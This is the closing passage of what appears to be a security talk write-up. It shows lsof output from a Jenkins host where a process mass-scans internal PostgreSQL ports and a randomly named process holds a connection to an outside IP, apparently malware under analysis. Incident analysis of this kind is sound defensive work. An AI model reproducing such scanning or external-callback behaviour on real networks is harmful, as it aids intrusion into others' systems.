tracpath 67674      jenkins 497u  IPv4 1315745      0t0  TCP 172.16.2.39:57828->172.21.68.225:5432 (SYN_SENT)
tracpath 67674      jenkins 498u  IPv4 1315775      0t0  TCP 172.16.2.39:59098->172.21.68.255:5432 (SYN_SENT)
tracpath 67674      jenkins 499u  IPv4 1315787      0t0  TCP 172.16.2.39:54254->172.21.69.11:5432 (SYN_SENT)
tracpath 67674      jenkins 500u  IPv4 1315764      0t0  TCP 172.16.2.39:35336->172.21.68.244:5432 (SYN_SENT)
tracpath 67674      jenkins 501u  IPv4 1315784      0t0  TCP 172.16.2.39:46690->172.21.69.8:5432 (SYN_SENT)
tracpath 67674      jenkins 502u  IPv4 1315785      0t0  TCP 172.16.2.39:43860->172.21.69.9:5432 (SYN_SENT)
tracpath 67674      jenkins 503u  IPv4 1315730      0t0  TCP 172.16.2.39:43940->172.21.68.210:5432 (SYN_SENT)
tracpath 67674      jenkins 504u  IPv4 1315748      0t0  TCP 172.16.2.39:45416->172.21.68.228:5432 (SYN_SENT)
tracpath 67674      jenkins 505u  IPv4 1315528      0t0  TCP 172.16.2.39:48146->172.21.68.8:5432 (SYN_SENT)
tracpath 67674      jenkins 506u  IPv4 1315733      0t0  TCP 172.16.2.39:38278->172.21.68.213:5432 (SYN_SENT)
tracpath 67674      jenkins 507u  IPv4 1315527      0t0  TCP 172.16.2.39:60076->172.21.68.7:5432 (SYN_SENT)
tracpath 67674      jenkins 508u  IPv4 1315723      0t0  TCP 172.16.2.39:56408->172.21.68.203:5432 (SYN_SENT)
tracpath 67674      jenkins 509u  IPv4 1315783      0t0  TCP 172.16.2.39:49660->172.21.69.7:5432 (SYN_SENT)
tracpath 67674      jenkins 510u  IPv4 1315524      0t0  TCP 172.16.2.39:53766->172.21.68.4:5432 (SYN_SENT)
tracpath 67674      jenkins 511u  IPv4 1315754      0t0  TCP 172.16.2.39:59458->172.21.68.234:5432 (SYN_SENT)
tracpath 67674      jenkins 512u  IPv4 1315789      0t0  TCP 172.16.2.39:56006->172.21.69.13:5432 (SYN_SENT)
kISwxctU 68289      jenkins 10u   IPv4 997483        0t0  TCP 172.16.2.39:60970->136.243.90.99:8080 (ESTABLISHED)
```



```
~$ exit 0
```

Thanks for tuning in!

https://github.com/Zompire/cc_talk_2021

